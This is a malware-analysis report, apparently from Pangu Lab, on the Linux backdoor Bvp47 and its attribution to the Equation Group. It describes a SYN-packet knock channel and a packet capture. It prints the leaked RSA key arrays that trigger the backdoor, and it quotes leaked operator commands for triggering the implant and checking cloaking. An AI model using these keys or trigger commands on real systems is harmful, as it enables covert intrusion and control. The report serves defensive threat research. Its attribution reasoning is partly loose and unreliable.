Bvp47
Top-tier Backdoor of US NSA Equation Group

Technical Details

Version 1.7

Content Table

1. Executive Summary

In a certain month of 2013, during an in-depth forensic investigation of a host in a key domestic department, researchers from the Pangu Lab extracted a set of advanced backdoors on the Linux platform, which used advanced covert channel behavior based on TCP SYN packets, code obfuscation, system hiding, and self-destruction design. In case of failure to fully decrypt, It is further found that this backdoor needs the check code bound to the host to run normally. Then the researchers cracked the check code and successfully ran the backdoor. Judging from some behavioral functions, this is a top-tier APT backdoor, but further investigation requires the attacker's asymmetric encrypted private key to activate the remote control function. Based on the most common string "Bvp" in the sample and the numerical value 0x47 used in the encryption algorithm, the team named the corresponding malicious code "Bvp47" at the time.

In 2016 and 2017, “The Shadow Brokers” published two batches of hacking files claimed to be used by “The Equation Group”. In these hacking files, researchers form Pangu Lab found the private key that can be used to remotely trigger the backdoor Bvp47. Therefor, It can be concluded that Bvp47 is a hacker tool belonging to " The Equation Group".

Through further research, the researchers found that the multiple procedures and attack operation manuals disclosed by "The Shadow Broker" are completely consistent with the only identifier used in the NSA network attack platform operation manual [References 3 and 4] exposed by CIA analyst Snowden in the "Prism" incident in 2013.

In view of the US government's prosecution of Snowden on three charges of "spreading national defense information without permission and deliberately spreading confidential information", it can be determined that the documents published by "The Shadow Brokers" are indeed NSA, which can fully prove that ” The Equation Group” belongs to NSA, that is, Bvp47 is the top-tier backdoor of NSA. Besides the files of “The Shadow Brokers” revealed that the scope of victims exceeded 287 targets in 45 countries, including Russia, Japan, Spain, Germany, Italy, etc. The attack lasted for over 10 years. Moreover, one victim in Japan is used as a jump server for further attack.

Pangu Lab has a code named “Operation Telescreen” for several Bvp47 incidents. Telescreen is a device imagined by British writer George Orwell in his novel “1984”. It can be used to remotely monitor the person or organization deploying the telescreen, and the "thought police" can arbitrarily monitor the information and behavior of any telescreen.

The Equation Group is the world's leading cyber-attack group and is generally believed to be affiliated with the National Security Agency of the United States. Judging from the attack tools related to the organization, including Bvp47, Equation group is indeed a first-class hacking group. The tool is well-designed, powerful, and widely adapted. Its network attack capability equipped by 0day vulnerabilities was unstoppable, and its data acquisition under covert control was with little effort. The Equation Group is in a dominant position in national-level cyberspace confrontation.

2. Unseen Backdoor

In a certain month of 2015, an advanced threat detection system deployed by a customer prompted a special network intrusion alarm, and there were suspicious communication activities between important servers. During the incident response process, packets were captured at several nodes in the network and the server's information was obtained by disk mirroring. After preliminary analysis, at least two servers in the system network have been hacked and implanted with backdoors, and there are signs of a relatively large amount of data leakage

The investigation of the incident involved 3 servers, one of which was the source of external attacks, host A, and the other two internally affected servers, V1 (mail server) and V2 (a business server). There is abnormal communication between external host A and the V1 server. Specifically, A first sends a SYN packet with a 264-byte payload to port 80 of the V1 server (normal SYN packets generally do not carry a Payload), and then the V1 server immediately initiates an external connection to the high-end port of the A machine and maintains a large amount of exchange data. Data communication is encrypted.

At almost the same time, the V1 server connects to the V2 server's SMB service and performs some sensitive operations, including logging in to the V2 server with an administrator account, trying to open terminal services, enumerating directories, and executing Powershell scripts through scheduled tasks.

At the same time, the V2 server connected to the 8081 port of the V1 server to download suspicious files, including the Powershell script and the encrypted data of the second stage.

A simple HTTP server implemented in Python was started on port 8081 of the V1 server, and the V2 server obtained two files from the above: index.html and index.htm. Among them, index.html is a Base64-encoded Powershell script. After this script is executed on the server, it will continue to download a file named index.htm from the V1 server. The content is Base64-encoded data, but after decoding it is found to be an unreadable string. Analysis of the Powershell script executed to download index.htm proves that this is a piece of asymmetrically encrypted data.

Next, the V2 server connects to the high-end port of the V1 server to communicate with its own protocol, and a large amount of interactive transmission data is encrypted.

Based on the above observations, it can be inferred from the above analysis that the V1/V2 servers have been implanted with backdoors. By integrating the overall interaction of the A machine and the V1/V2 server, we can restore the communication process between the machines as follows:

1. Machine A connects to port 80 of the V1 server to send a knock request and start the backdoor program on the V1 server;

2. The V1 server reversely connects the high-end port of machine A to establish a data pipeline;

3. The V2 server connects to the backdoor web service opened on the V1 server, and obtains PowerShell execution from the V1 server;

4. The V1 server connects to the SMB service port of the V2 server to perform command operations;

5. The V2 server establishes a connection with the V1 server on the high-end port and uses its own encryp tion protocol for data exchange;

6. The V1 server synchronizes data interaction with the A machine, and the V1 server acts as a data trans fer between the A machine and the V2 server;

This is a backdoor communication technology that has never been seen before, implying an organization with strong technical capabilities behind it.

3. Backdoor Overview – Bvp47


After some effort, our forensic team successfully extracted the backdoor file on the compromised machine and found that the string "Bvp" is more common in the sample file and the value 0x47 is used in the encryption algorithm. We will temporarily name the sample file " Bvp47".

- **File Structure**

- **File Properties**

Filename	initserial or others
Hash (MD5)	58b6696496450f254b1423ea018716dc
File Size	299,148 bytes
File Path	/usr/bin/modload
Platform	Linux

- **File Structure**




The basic file structure of Bvp47 includes two parts: loader and payload. The loader is mainly responsible for the decryption and memory loading of the payload. The payload is compressed and encrypted. The 18 slices are simply divided into three types T0, T1, T2, named Slice0x00-Slice0x11:

- T0{Slice0x00}

- T1{Slice0x01-Slice0x10}

- T2{Slice0x11}

After decompression analysis, the sizes of the 18 slices of Bvp47 are as follows:




sec_0x00_fix.idb	2016/12/2 18:12	IDA Database	73 KB
sec_0x0A_fix.idb	2016/12/29 9:35	IDA Database	105 KB
sec_0x0B_fix.idb	2016/12/6 19:25	IDA Database	409 KB
sec_0x0C_fix.idb	2016/12/29 9:36	IDA Database	105 KB
sec_0x0D_fix.idb	2017/1/6 13:32	IDA Database	854 KB
sec_0x0E_fix.idb	2016/12/29 18:13	IDA Database	485 KB
sec_0x0F_fix.idb	2016/12/29 9:37	IDA Database	419 KB
sec_0x01_fix.idb	2017/1/5 11:02	IDA Database	730 KB
sec_0x02_fix.idb	2017/1/5 11:02	IDA Database	113 KB
sec_0x03_fix.idb	2016/12/29 11:08	IDA Database	121 KB
sec_0x04_fix.idb	2016/12/29 11:08	IDA Database	89 KB
sec_0x05_fix.idb	2016/12/29 11:08	IDA Database	97 KB
sec_0x06_fix.idb	2016/12/29 9:41	IDA Database	372 KB
sec_0x07_fix.idb	2016/12/29 9:41	IDA Database	518 KB
sec_0x08_fix.idb	2016/12/29 11:04	IDA Database	97 KB
sec_0x09_fix.idb	2016/12/29 9:43	IDA Database	137 KB
sec_0x10_fix.idb	2016/12/7 12:00	IDA Database	177 KB
sec_0x11_fix.idb	2016/12/2 17:40	IDA Database	120 KB

The 18 slices are sorted according to the amount of Bvp engine API calls used by each slice (for the introduction of Bvp engine, see following chapters) and the amount of export functions, the details are as follows (the red part is modules that need to be focused on):

Slice	Main Feature	Bvp API Call	Export Function	Comments
0x00	Detect runtime environment	190	0	
0x01		490	192	
0x02		5	8	
0x03		14	9	
0x04		3	2	
0x05		16	3	
0x06		152	10	
0x07		264	10	
0x08		17	3	
0x09		3	8	
0x0A		14	0	1 init function
0x0B	Non-PE module, Bvp offset database	0	0	
0x0C		0	0	module_main
0x0D	Dewdrops	0	15	module_main
0x0E	SectionChar_Agent	0	0	module_main
0x0F		94	17	
0x10	Non-PE module, Bvp offset database	0	0	
0x11	PATh=. crond			

- **Usage Scenario**

Our team reproduced the use of the Bvp47 backdoor in our own environment and roughly clarified its usage scenarios and basic communication mechanisms. As an important backdoor platform for long-term control of victims after a successful invasion, Bvp47 generally lives in the Linux operating system in the demilitarized zone that communicates with the Internet. It mainly assumes the core control bridge communication role in the overall attack, as shown in the following figure:



After analysis, the actual network attack data packet process was restored.

Source	Destination	Protocol	Length	Info
192.168.91.131	192.168.91.128	TCP	190	22280→1357 [ACK] Seq=1 Ack=1 Win=32767 Len=136
192.168.91.128	192.168.91.131	TCP	54	1357→22280 [RST] Seq=1 Win=0 Len=0
192.168.91.128	192.168.91.131	TCP	74	32906→2468 [SYN] Seq=0 Win=5840 Len=0 MSS=1460
192.168.91.131	192.168.91.128	TCP	74	2468→32906 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len
192.168.91.128	192.168.91.131	TCP	66	32906→2468 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSv
192.168.91.128	192.168.91.131	TCP	194	32906→2468 [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=
192.168.91.131	192.168.91.128	TCP	66	2468→32906 [ACK] Seq=1 Ack=129 Win=15552 Len=0

The process of covert communication between Bvp47 and the control server is as follows:


1. Once the control end (192.168.91.131) sends a TCP protocol SYN packet with a certain length of a specific payload (length is 136 bytes) to the "victim IP" (192.168.91.128); 1357 port (the live port can be reused directly);

2. After receiving the special SYN packet, the "victim IP" (192.168.91.128) will immediately follow the instructions to connect to port 2468 of the "control end";


3. The "victim IP" (192.168.91.128) enters the controlled process;

Bvp47 exploits one weakness that common network detection devices generally do not check data packets during the TCP handshake. Bvp47 injects data in the first SYN packet in order to avoid detection by network security devices.

[Step 1] The payload data in the mentioned SYN packet is as follows:



[Step 3] The content of the packet sent by the victim IP after the successful TCP handshake is as follows:




In the analysis later in this article, Bvp47 builds its covert communication system from cryptography, network, and Linux OS. Such covert communication system is cutting edge and can be seen as an advanced version of "SYNKnock" (old version of Cisco devices only conduct simple verification).

4. Attacker Correlation and Attribution

“The Shadow Brokers Leaks” Incident Correlation

In 2016, a hacker group named Shadow Broker released two compressed files, eqgrp-free-file.tar.xz.gpg and eqgrp-auction-file.tar.xz.gpg, claiming to have compromised the United States NSA's Equation group. The compressed file contains a large number of hacking tools of Equation group. Among them, the eqgrp-free-file.tar.xz.gpg compressed file is available for public download for inspection, and the other is sold at a current price of 1 million bitcoins for the decompression password of the eqgrp-auction-file.tar.xz.gpg file. However, no one would buy it. Finally, Shadow Broker chose to publish the decompression password of eqgrp-auction-file.tar.xz.gpg in April 2017.

In the process of analyzing the eqgrp-auction-file.tar.xz.gpg file, it was found that Bvp47 and the attacking tools in the compressed package were technically deterministic, mainly including “dewdrops”, “solutionchar_agents”, “tipoffs”, “StoicSurgeon”, “insision” and other directories. The “dewdrops_tipoffs” contains the private key required by Bvp47 for RSA public-private key communication. On this basis, it can be confirmed that Bvp47 is from Equation group.



Among them, “dewdrops” and “solutionchar_agents” are integrated into the Bvp47 sample platform as component functions, and the “tipoffs” directory is the control end of the Bvp47 remote communication.

Asymmetric Algorithm Private Key Match

The “tipoffs” directory contains the RSA asymmetric algorithm private key used in the Bvp47 covert channel. That RSA private key is vital to Bvp47's command execution and other operations.

```
//DewDrop
//0x0D:decode
uint32_t public_key[] =
{
    0xC047328F, 0xEEF008EF, 0xEA6C0D83, 0xC465CF77, 0x20AA8593, 0xAE57119E, 0x24332C95, 0x5B29359F,
    0x90D79D01, 0x25DD9F2A, 0x004426A3, 0x7306DBB8, 0xB8D258F0, 0x39ECB5E8, 0x4E130C40, 0xD143B37D,
    0xA8BC2D9E, 0x37623A5A, 0x4244E76B, 0xCC893D78, 0x1D27AC25, 0xE57E616E, 0xB2CDC96C, 0xC52D0B52,
    0x89A8876B, 0xA8107C27, 0xC2691586, 0x77528FB8, 0xEDC5ED4A, 0x8093FA45, 0xB9E6314A, 0xA3EB6E60,
    0x00000003, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x30B001E8, 0xC7155984, 0x00F5BE74, 0x85202986, 0xD314FE8F, 0xB88ABD30, 0x92B07D82, 0x1448C65C,
    0xEAFBE62E, 0x33134BEE, 0x671E515B, 0x040D6606, 0x05386A97, 0x800C9233, 0x71E90757, 0xAD61DE18,
    0x47E964D9, 0x04545D74, 0xDB721CE8, 0x17957846, 0xCD29700A, 0xFE8FC0A9, 0xDD5B8A99, 0x1F860F40,
    0xB9315945, 0x4EAA7735, 0xE3001E01, 0xB34E1BD7, 0xA986B69A, 0x2DB5987D, 0x3B13666F, 0x8FCE3DB7,
    0x00000001,
};

uint32_t private_key[] =
{
    0xC047328F, 0xEEF008EF, 0xEA6C0D83, 0xC465CF77, 0x20AA8593, 0xAE57119E, 0x24332C95, 0x5B29359F,
    0x90D79D01, 0x25DD9F2A, 0x004426A3, 0x7306DBB8, 0xB8D258F0, 0x39ECB5E8, 0x4E130C40, 0xD143B37D,
    0xA8BC2D9E, 0x37623A5A, 0x4244E76B, 0xCC893D78, 0x1D27AC25, 0xE57E616E, 0xB2CDC96C, 0xC52D0B52,
    0x89A8876B, 0xA8107C27, 0xC2691586, 0x77528FB8, 0xEDC5ED4A, 0x8093FA45, 0xB9E6314A, 0xA3EB6E60,
    0x0DA5C2FB, 0x79196221, 0x66AD4112, 0xED5EDDDB, 0x59CFBBCF, 0x682F7A45, 0x381CF20F, 0xC1E3DDF0,
    0xDD4E2E1F, 0x77A550D2, 0x4F5A2B67, 0x517DA8F0, 0x9150E793, 0x7465E2BE, 0x76B6A590, 0xCE6E1DFC,
    0x707D73BD, 0x7A417C3C, 0xD6D89A47, 0x330628FA, 0x136FC819, 0xEE5440F4, 0x7733DB9D, 0x2E1E078C,
    0x5BC5AF9D, 0x1AB5A81A, 0x819B63AF, 0x4F8C5FD0, 0xF3D948DC, 0xAB0D5183, 0x26997631, 0x6D479EEB,
    0x30B001E8, 0xC7155984, 0x00F5BE74, 0x85202986, 0xD314FE8F, 0xB88ABD30, 0x92B07D82, 0x1448C65C,
    0xEAFBE62E, 0x33134BEE, 0x671E515B, 0x040D6606, 0x05386A97, 0x800C9233, 0x71E90757, 0xAD61DE18,
    0x47E964D9, 0x04545D74, 0xDB721CE8, 0x17957846, 0xCD29700A, 0xFE8FC0A9, 0xDD5B8A99, 0x1F860F40,
    0xB9315945, 0x4EAA7735, 0xE3001E01, 0xB34E1BD7, 0xA986B69A, 0x2DB5987D, 0x3B13666F, 0x8FCE3DB7,
    0x00000001,
};
```

Samples In-depth Correlation

The user.tool.stoicsurgeon.COMMON file in the eqgrp-auction-file.tar.xz.gpg file\Linux\doc\old\etc\ directory describes how to use the tipoff-BIN tool, and also reveals a series of Information:

1. Bvp47 contains the module named "dewdrop", which can be triggered by the RSA private key of moudle "tipoff";

2. File COMMON descript a backdor named "StoicSurgeon", namely a stoic surgeon, a multi-platform advanced rootkit backdoor, which can be combined use with "dewdrop";

3. "StoicSurgeon" also has a little brother, "Incision", which is an incision and a rootkit backdoor;

4. During invasion, "Incision" can be upgraded to "StoicSurgeon";

eggrp-auction-file > Linux > doc > old > etc > user.tool.stoicsurgeon.COMMON

```
111
112   ##################################################
113   ### Trigger Dewdrop and verify SS is working ######
114   ##################################################
115
116   ### Below are commands to trigger DD without upload/execute, there
117   ### will be no Nopen session, will have a prompt in the "ish" shell
118   ### Possibility exists will have to play with options to ourtn/-irtun
119   ### to trigger on certain ports, etc.
120
121   ### Try THIS first (if redirecting from Nopen)
122   -irtun TARGET_IP CALLBACK_PORT -Y5
123
124   ### or (if going direct)
125   ourtn -Y5 -p CALLBACK_PORT TARGET_IP
126
127   ### for Dewdrop-3.X
128   tipoff-3.X --trigger-address TARGET_IP --target-address TARGET_IP --target-protocol <tcp/udp> --target-port
129
130   ### look for output from "pwd" run after target calls back, the resulting
131   ### directory is the SS hidden directory
132
133   ## In Dewdrop window get the pid of DD connection to ish shell
134   echo $$
135
136   ## set DD PID in the rest of the script
137   mx
138   :%s/DEWDROP_PID/DEWDROP_PID/g
139   `x
140
141   ## In un-elevated Nopen window, verify Dewdrop connection and processes are cloaked
142   ps -ef | grep DEWDROP_PID
143   netstat -an | grep CALLBACK_PORT
144
145   ## the hidden directory will be somewhere on the root filesystem,
```

The operating system supported by dewdrop basically covers mainstream Linux distributions, JunOS, FreeBSD, Solaris, etc.

dewdropsmore.tar	bz2	810,505	11/22/2013 01:07 -a--
dewdrop_v_3.2.0	1_x86_64-freebsd	147,077	09/21/2013 05:57 -a--
dewdrop_v_3.4.9	1_ppc-junos	705,908	07/26/2013 02:19 -a--
dewdrop_v_3.4.9	2_ppc-junos	705,908	07/26/2013 02:19 -a--
dewdrop_v_3.4.9	1_x86-junos	583,667	07/26/2013 02:18 -a--
dewdrop_v_3.4.8	1_ppc-junos	193,300	05/24/2013 02:07 -a--
dewdrop_v_3.4.7	1_mips-be-linux	104,567	05/14/2013 21:36 -a--
dewdrop_v_3.4.6	1_x86-junos-jcat2	161,024	05/07/2013 20:43 -a--
dewdrop_v_3.4.5	1_x86-junos-jcat2	161,024	05/02/2013 20:23 -a--
dewdrop_v_3.4.4	1_x86-junos	161,024	02/14/2013 03:20 -a--
dewdrop_v_3.4.3.2_sparc-sun-solaris2	7	38,008	01/16/2013 21:27 -a--
dewdrop_v_3.4.3	1_ppc-linux	593,964	01/16/2013 06:52 -a--
dewdrop_v_3.4.2	2_x86_64-linux	495,131	12/13/2012 00:18 -a--
dewdrop_v_3.4.2	1_x86-linux	403,481	12/12/2012 02:01 -a--
dewdrop_v_3.4.0	2_x86_64-linux	49,409	10/26/2012 04:17 -a--
dewdrop_v_3.4.0	1_x86-linux	40,429	10/26/2012 04:13 -a--
dewdrop_v_3.3.3	2_x86_64-linux	49,409	09/12/2012 03:34 -a--
dewdrop_v_3.3.3	1_x86-linux	40,429	09/12/2012 03:29 -a--
dewdrop_v_3.3.2.1_ia64-hpux-11	23	91,880	08/24/2012 06:41 -a--
dewdrop_v_3.3.2	2_x86_64-darwin	48,212	08/18/2012 01:10 -a--
dewdrop_v_3.2.9	3_x86-junos-jcat1	90,800	06/26/2012 23:23 -a--
dewdrop_v_3.2.9	1_sparc-sun-solaris	37,332	03/29/2012 03:35 -a--
dewdrop_v_3.2.8.1_x86-freebsd-4	7	79,822	03/20/2012 03:44 -a--
dewdrop_v_3.2.7	1_x86-freebsd	88,266	02/28/2012 23:20 -a--
dewdrop_v_3.2.5	2_x86_64-linux	49,249	12/20/2011 04:42 -a--
dewdrop_v_3.2.5	1_x86-linux	40,365	11/24/2011 06:51 -a--
dewdrop_v_3.2.2	1_x86-junos	90,768	10/04/2011 03:05 -a--
dewdrop_v_3.2.1	1_x86-junos	90,064	02/12/2011 05:31 -a--
dewdrop_v_3.1.8.3_ia64-hp-hpux11	23	91,784	09/09/2010 20:41 -a--
dewdrop_v_3.1.8	1_x86-linux	40,109	05/07/2010 00:38 -a--
dewdrop_v_3.1.8	2_x86_64-linux	44,641	05/06/2010 23:23 -a--
dewdrop_v_3.1.7	2_x86_64-linux	44,641	03/30/2010 21:50 -a--
dewdrop_v_3.1.6	1_x86-linux	40,237	03/10/2010 06:30 -a--
dewdrop_v_3.1.3.7_sparc-sun-solaris2	7	37,208	11/20/2009 04:41 -a--
dewdrop_v_3.1.3	6_i386-pc-solaris	34,704	11/19/2009 03:55 -a--
dewdrop_v_3.1.3	5_x86_64-linux	44,769	11/14/2009 06:08 -a--
dewdrop_v_3.1.3	1_x86-linux	40,205	10/31/2009 07:16 -a--
dewdrop_v_3.1.3	4_x86-freebsd	79,758	10/31/2009 07:14 -a--
